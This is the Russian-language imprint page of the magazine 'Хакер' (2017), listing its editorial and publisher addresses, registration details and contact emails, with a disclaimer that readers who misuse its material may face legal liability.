В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д.19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2017